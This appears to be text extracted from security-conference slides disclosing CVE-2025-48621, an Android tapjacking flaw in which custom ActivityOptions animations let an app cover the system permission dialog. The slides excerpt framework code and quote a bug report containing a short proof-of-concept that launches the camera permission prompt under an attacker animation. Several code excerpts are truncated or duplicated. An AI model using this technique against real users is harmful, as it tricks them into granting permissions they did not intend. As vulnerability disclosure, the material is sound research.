

POC

- Create 600kb Data window is workable!
- When SystemServer IPC to SF, use NON-ONEWAY interface!



```
public int relayLayout(IWindow iWindow, WindowManager.LayoutParams layoutParams, int i,
    Parcel parcelObtain = Parcel.obtain(asBinder());
    Parcel parcelObtain2 = Parcel.obtain();
    // ...
public int addToDisplayAsUser(IWindow iWindow, WindowManager.LayoutParams layoutParams,
    Parcel parcelObtain = Parcel.obtain(asBinder());
    Parcel parcelObtain2 = Parcel.obtain();
    // ...
    try {
        this.mRemote.transact(2, parcelObtain, parcelObtain2, 0);
    } catch (RemoteException e) {
        e.printStackTrace();
    }
    return 0;
}
```

DEMO



Wrong Focus

- Bypass ARIS, Attack WMShell, Abusing Binder IPC...
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- What if ...

Wrong Focus

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- All we want to do is cover target SurfaceControl with our own
- What if ... **We can directly control target SurfaceControl??**

Poisoning SurfaceControl

- Window related with SurfaceControl
- SurfaceControl related with Transaction
 - View size, alpha, visibility, animation...

```

public static class Transaction implements Closeable, Parcelable {
    /**
     * @hide
     */
    public static final NativeAllocationReg Transaction.class.getClassLoader()
        nativeGetNativeTransactionFinalizer();
    /**
     * @hide
     */
    public Long mNativeObject;

    private final ArrayMap<SurfaceControl, Long> mNativeObjects;
    private final ArrayMap<SurfaceControl, Long> mNativeObjects;
    new ArrayMap<>();

    Runnable mFreeNativeResources;
    private static final float[] INVALID_COLORS;
}

public final class SurfaceControl implements Parcelable {
    private static final String TAG = "SurfaceControl";

    private static native Long nativeCreate(SurfaceSession session, String name,
        int w, int h, int format, int flags, Long parentObject, Parcel metadata)
        throws OutOfResourcesException;
    private static native Long nativeReadFromParcel(Parcel in);
    private static native Long nativeCopyFromSurfaceControl(Long nativeObject);
    private static native void nativeWriteToParcel(Long nativeObject, Parcel out);
    private static native Long nativeGetNativeSurfaceControlFinalizer();
    private static native void nativeDisconnect(Long nativeObject);
    private static native void nativeUpdateDefaultBufferSize(Long nativeObject, int width, int height);

    private static native Long nativeMirrorSurface(Long mirrorOfObject);
    private static native Long nativeCreateTransaction();
    private static native Long nativeGetNativeTransactionFinalizer();
    private static native void nativeApplyTransaction(Long transactionObj, boolean sync);
    private static native void nativeMergeTransaction(Long transactionObj,
        Long otherTransactionObj);
}

```


Poisoning SurfaceControl

- Control target Activity's SurfaceControl by ActivityOptions

```
public ActivityOptions(Bundle opts) {
    super(opts);

    mPackageName = opts.getString(KEY_PACKAGE_NAME);
    try {
        mUsageTimeReport = opts.getParcelable(KEY_USAGE_TIME_REPORT, PendingIntent.class);
    } catch (RuntimeException e) {
        Slog.w(TAG, e);
    }
    mLaunchBounds = opts.getParcelable(KEY_LAUNCH_BOUNDS, android.graphics.Rect.class);
    mAnimationType = opts.getInt(KEY_ANIM_TYPE, ANIM_UNDEFINED);
    switch (mAnimationType) {
        case ANIM_CUSTOM:
            mCustomEnterResId = opts.getInt(KEY_ANIM_ENTER_RES_ID, 0);
            mCustomExitResId = opts.getInt(KEY_ANIM_EXIT_RES_ID, 0);
            mCustomBackgroundColor = opts.getInt(KEY_ANIM_BACKGROUND_COLOR, 0);
            mAnimationStartedListener = IRemoteCallback.Stub.asInterface(
                opts.getBinder(KEY_ANIM_START_LISTENER));
            break;
    }
}
```


Poisoning SurfaceControl

- Control target Activity's SurfaceControl by ActivityOptions

```
public ActivityOptions(Bundle opts) {
    super(opts);

    mPackageName = opts.getSt
    try {
        mUsageTimeReport = op
    } catch (RuntimeException
        Slog.w(TAG, e);
    }
    mLaunchBounds = opts.get
    mAnimationType = opts.get
    switch (mAnimationType) {
        case ANIM_CUSTOM:
            mCustomEnterResId
            mCustomExitResId
            mCustomBackground
            mAnimationStarted
            opts.get
            break;

    void applyOptionsAnimation() {
        if (DEBUG_TRANSITION) Slog.i(TAG, "Applying options for " + this);
        if (mPendingRemoteAnimation != null) {
            mDisplayContent.mAppTransition.overridePendingAppTransitionRemote(
                mPendingRemoteAnimation);
            mTransitionController.setStatusBarTransitionDelay(
                mPendingRemoteAnimation.getStatusBarTransitionDelay());
        } else {
            if (mPendingOptions == null) {
                return;
            } else if (mPendingOptions.getAnimationType() == ANIM_SCENE_TRANSITION) {
                // Scene transition will run on the client side, so just notify transition
                // controller but don't clear the animation information from the options since they
                // need to be sent to the animating activity.
                mTransitionController.setOverrideAnimation(
                    AnimationOptions.makeSceneTransitionAnimOptions(), null, null);
                return;
            }
            applyOptionsAnimation(mPendingOptions, intent);
        }
        clearOptionsAnimationForSiblings();
    }
}
```

ActivityRecord#applyOptionsAnimation

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}

void applyOptionsAnimation() {
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    if (mPendingRemoteAnimation != null) {
        private static void applyTransformation(long time, SurfaceControl.Transaction t,
            SurfaceControl leash, Animation anim, Transformation transformation, float[] matrix,
            Point position, float cornerRadius, @Nullable Rect immutableClipRect) {
            anim.getTransformation(time, transformation);
            if (position != null) {
                transformation.getMatrix().postTranslate(position.x, position.y);
            }
            t.setMatrix(leash, transformation.getMatrix(), matrix);
            t.setAlpha(leash, transformation.getAlpha());

            final Rect clipRect = immutableClipRect == null ? null : new Rect(immutableClipRect);
            Insets extensionInsets = Insets.min(transformation.getInsets(), Insets.NONE);
            if (!extensionInsets.equals(Insets.NONE) && clipRect != null && !clipRect.isEmpty()) {
                // Clip out any overflowing edge extension
                clipRect.inset(extensionInsets);
                t.setCrop(leash, clipRect);
            }
        }
    }
}
```

DefaultTransitionHandler#applyTransformation

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            mAnimationStarte
            opts.get
            break;
    }
}


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                t.setCrop(leash, clipRect);
            }
        }
    }
}
```

DefaultTransitionHandler#applyTransformation

Poisoning SurfaceControl

- Control target Activity's SurfaceControl by ActivityOptions



Timeline

- Found it in 2021
 - I was a sophomore at the time, not doing security research, don't know it is a vuln.
- Report it in 2023
- Fix at Dec 20, 2025
- CVE-2025-48621

Security Report - Anim of startActivity can cause Taphijack

Hotlists (1) Mark as Duplicate

Comments (25) Dependencies Duplicates (0) Blocking (0) Resources (9)

DESCRIPTION bu...@google.com created issue on behalf of WeiMin Cheng #1 Jan 21, 2023 01:26PM

Report description

Security Report - Anim of startActivity can cause Taphijack

Bug location

Which product or website have you found a vulnerability in?

Pixel Phone

The problem

Please describe the technical details of the vulnerability

```
ActivityOptions options = ActivityOptions.makeCustomAnimation(this,R.anim.anim,R.anim.anim);
Intent p = new Intent();
p.setClassName("com.google.android.permissioncontroller","com.android.permissioncontroller.permission.ui.GrantPermission
p.putExtra("android.content.pm.extra.REQUEST_PERMISSIONS_NAMES",new String[]{Manifest.permission.CAMERA});
startActivityForResult(p,1,options.toBundle());//KEY!!!!!!!!!!
```

Reporter mgaldys4@gmail.com

Type Bug

Priority P2

Severity S2

Status Fixed

Access Default access View

Expanded Access ?

Assignee


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